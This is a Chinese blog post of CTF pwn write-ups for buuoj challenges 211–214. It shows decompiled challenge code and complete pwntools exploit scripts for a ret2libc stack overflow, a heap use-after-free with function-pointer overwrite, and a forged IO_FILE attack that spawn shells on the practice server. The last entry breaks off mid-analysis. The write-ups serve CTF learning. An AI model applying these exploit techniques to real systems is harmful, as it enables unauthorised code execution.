
buuoj Pwn writeup 211-215

原创


[yongbaoii](https://blog.csdn.net/yongbaoii) 于 2021-08-31 08:06:03 发布 77 收藏
分类专栏： CTF 文章标签： 网络安全

CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏

211 rootersctf_2019_babypwn



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   68 Symbols      No      0               2            ./211
```




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[256]; // [rsp+10h] [rbp-100h] BYREF

  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("What do you want me to echo back> ");
  read(0, buf, 598uLL);
  puts(buf);
  return 0;
}
```

说白了就个栈溢出。

exp

```python
from pwn import*

context.log_level = "debug"

r = remote('node4.buuoj.cn', 27601)
#r = process("./211")

elf = ELF('./211')
libc = ELF('./64/libc-2.27.so')


puts_plt = elf.plt['puts']
puts_got = elf.got['puts']

pop_rdi = 0x401223
main_addr = 0x401146
ret_addr = 0x40101a

r.recvline()

payload = 'a' * 0x108 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
#gdb.attach(r)

r.send(payload)

puts_addr = u64(r.recvuntil("\x7f")[-6:].ljust(8, '\x00'))


libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search('/bin/sh').next()
print hex(libc_base)
print hex(system_addr)
print hex(bin_sh)

#payload = 'a' * 0x108 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)
payload = 'a' * 0x108 + p64(pop_rdi) + p64(bin_sh) + p64(ret_addr) + p64(system_addr)
r.sendline(payload)

r.interactive()
```

212 hctf2016_fheap




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes      0               3           ./212
```

要注意到got表是可以写的。

功能就两个。


create



```
      strncpy(dest, buf, nbytesa);
      *(_QWORD *)ptr = dest;
      *((_QWORD *)ptr + 3) = sub_D6C;
    }
    else
    {
      strncpy(ptr, buf, nbytesa);
      *((_QWORD *)ptr + 3) = sub_D52;
    }
    *((_DWORD *)ptr + 4) = nbytesa;
    for ( i = 0; i <= 15; ++i )
    {
      if ( !*((_DWORD *)&unk_2020C0 + 4 * i) )
      {
        *((_DWORD *)&unk_2020C0 + 4 * i) = 1;
        *((_QWORD *)&unk_2020C0 + 2 * i + 1) = ptr;
        printf("The string id is %d\n", (unsigned int)i);
        break;
      }
    }
    if ( i == 16 )
    {
      puts("The string list is full");
      (*((void (__fastcall **)(char *))ptr + 3))(ptr);
    }
  }
  else
  {
    puts("Invalid size");
    free(ptr);
00001037 create:32 (1037)
```

构造了一个单列表。

delete



```
  unsigned __int64 v3; // [rsp+118h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Pls give me the string id you want to delete\nid:");
  v1 = sub_B65();
  if ( v1 < 0 || v1 > 16 )
    puts("Invalid id");
  if ( *((_QWORD *)&unk_2020C0 + 2 * v1 + 1) )
  {
    printf("Are you sure?:");
    read(0, buf, 0x100uLL);
    if ( !strncmp(buf, "yes", 3uLL) )
    {
      (*(void (__fastcall **)(_QWORD))(*((_QWORD *)&unk_2020C0 + 2 * v1 + 1) + 24LL))(*((_QWORD *)&unk_2020C0
                                                                                        + 2 * v1
                                                                                        + 1));
      *((_DWORD *)&unk_2020C0 + 4 * v1) = 0;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```


没有清理指针，显然会有uaf
我们思路就是利用uaf的两层结构，先通过patrail write将free低字节覆盖，爆破，改成printf的plt表，泄露地址。

同样的手法，将free改成system。然后get shell。


exp

```python
from pwn import *

context.log_level = 'debug'
libc = ELF('./64/libc-2.23.so')

def add(size,content):
   r.sendlineafter('3.quit','create ')
   r.sendlineafter('size:',str(size + 1))
   r.sendafter('str:',content + '\x00')

def delete(index):
   r.sendlineafter('3.quit','delete ')
   r.sendlineafter('id:',str(index))
   r.sendlineafter('Are you sure?:','yes')

def exploit():
   add(0x10,'a'*0x10) #0
   add(0x10,'b'*0x10) #1
   delete(1)
   delete(0)

   add(0x20,'%22$p'.ljust(0x18,'b') + p16(0x59D0))
   delete(1)
   r.recvuntil('0x')
   libc_base = int(r.recvuntil('b',drop = True),16) - libc.symbols['_IO_2_1_stdout_']
   system_addr = libc_base + libc.sym['system']
   print 'libc_base=',hex(libc_base)

   add(0x10,'a'*0x10) #1
   add(0x10,'b'*0x10) #2
   delete(2)
   delete(1)
   add(0x20,'/bin/sh;'.ljust(0x18,'a') + p64(system_addr))
   delete(2)

while True:
   try:
      global r
      r = remote('node4.buuoj.cn',29315)
      exploit()
      r.interactive()
   except:
      r.close()
      print 'trying...'
```

213 pwnable_seethefile



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable   FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   95 Symbols      No      0               6             ./213
```




```
  __isoc99_scanf("%s", nptr);
  switch ( atoi(nptr) )
  {
    case 1:
      openfile();
      break;
    case 2:
      readfile();
      break;
    case 3:
      writefile();
      break;
    case 4:
      closefile();
      break;
    case 5:
      printf("Leave your name :");
      __isoc99_scanf("%s", name);
      printf("Thank you %s ,see you next time\n", name);
      if ( fp )
        fclose(fp);
      exit(0);
      return result;
    default:
      puts("Invaild choice");
      exit(0);
      return result;
  }
```

对文件的一些操作，有打开，读取，写，关闭。

退出的时候会将名字留一下。

name这里可以造成溢出。


open



```
int result; // eax

if ( fp )
{
  puts("You need to close the file first");
  result = 0;
}
else
{
  memset(magicbuf, 0, 0x190u);
  printf("What do you want to see :");
  __isoc99_scanf("%63s", filename);
  if ( strstr(filename, "flag") )
  {
    puts("Danger !");
    exit(0);
  }
  fp = fopen(filename, "r");
  if ( fp )
    result = puts("Open Successful");
  else
    result = puts("Open failed");
}
return result;
```

不能直接打开flag文件，只能随便打开一个文件然后读一下。


read



```
{
  int result; // eax

  memset(magicbuf, 0, 0x190u);
  if ( !fp )
    return puts("You need to open a file first")
  result = fread(magicbuf, 0x18Fu, 1u, fp);
  if ( result )
    result = puts("Read Successful");
  return result;
}
```

只能读0x18，然后内容放在magicbuf。


write



```
{
  if ( strstr(filename, "flag") || strstr(magicbuf, "FLAG") || strchr(magicbuf, 125) )
  {
    puts("you can't see it");
    exit(1);
  }
  return puts(magicbuf);
}
```

内容打印出来。


close



```
int closefile()
{
  int result; // eax

  if ( fp )
    result = fclose(fp);
  else
    result = puts("Nothing need to close");
  fp = 0;
  return result;
}
```

这就是平平无奇关闭。

发现name下面有fp



```
.bss:0804B260 ; char name[32]
.bss:0804B260 name            db 20h dup(?)           ; DATA XREF: main+9F↑o
.bss:0804B260                                         ; main+B4↑o
.bss:0804B280                 public fp
.bss:0804B280 ; FILE *fp
.bss:0804B280 fp              dd ?                    ; DATA XREF: openfile+6↑r
.bss:0804B280                                         ; openfile+AD↑w ...
```

我们可以修改fp。所以现在剩下的问题就是怎样去伪造一个IO_FILE来得到flag。

当我们构造好IO_FILE之后可以利用IO_close来get shell。
怎样对IO_CLOSE进行分析。
IO_FILE_fclose

可以利用的有很多，可以利用缓冲区的刷新，可以利用__finish。


要做的就是找一个放IO_FILE的地方，改掉fp，首先伪造IO_FILE一些没用的东西。

改掉flag，指向的文件用sh或者$0都可以。


vtable指针就写后面地址，然后把vtable里面的指针干脆都写成system算了。
exp

```python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote("node4.buuoj.cn", "29022")
#r = process("./213")

elf = ELF("./213")
libc = ELF("./libc_32.so.6")

def Open(name):
 r.sendlineafter("Your choice :", "1")
 r.sendlineafter("What do you want to see :", name)

def read():
 r.sendlineafter("Your choice :", "2")

def show():
 r.sendlineafter("Your choice :", "3")

Open("/proc/self/maps")

read()
show()
read()
show()
#因为每次读取大小有限，只能分两次读取


r.recvline()
libc_base = int(r.recvline()[:8], 16) - 0x1ad000
system_addr = libc_base + libc.symbols['system']
print "libc_base = " + hex(libc_base)

fake_addr = 0x0804b300

payload = 'a'*32 #padding
payload += p32(fake_addr) #fp

payload += '\x00' * (0x80-4)
payload += '\xff\xff\xdf\xff||sh'.ljust(0x94,'\x00')

#vtable
payload += p32(fake_addr+0x98)
payload += p32(system_addr)*23

r.sendlineafter("Your choice :", "5")
r.sendlineafter("Leave your name :",  payload)


r.interactive()
```

214 mrctf2020_easyrop




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   73 Symbols      No      0               2            ./214
```



```
    __isoc99_scanf("%d", &v4);
    if ( v4 == 1 )
    {
      lala(v5);
    }
    else if ( v4 == 2 )
    {
      hehe(v5);
    }
    else if ( v4 )
    {
      byby(v5);
    }
    else
    {
      haha(v5);
    }
  }
```


奇奇怪怪。



```
  int v4; // [rsp+Ch] [rbp-314h] BYREF
  char v5[784]; // [rsp+10h] [rbp-310h] BYREF

  do
  {
```

开的栈的大小是784


2的函数



```
ssize_t __fastcall hehe(void *a1)
{
  puts("hehehehehehehe");
  return read(0, a1, 0x300uLL);
}
```

可以输入0x300个

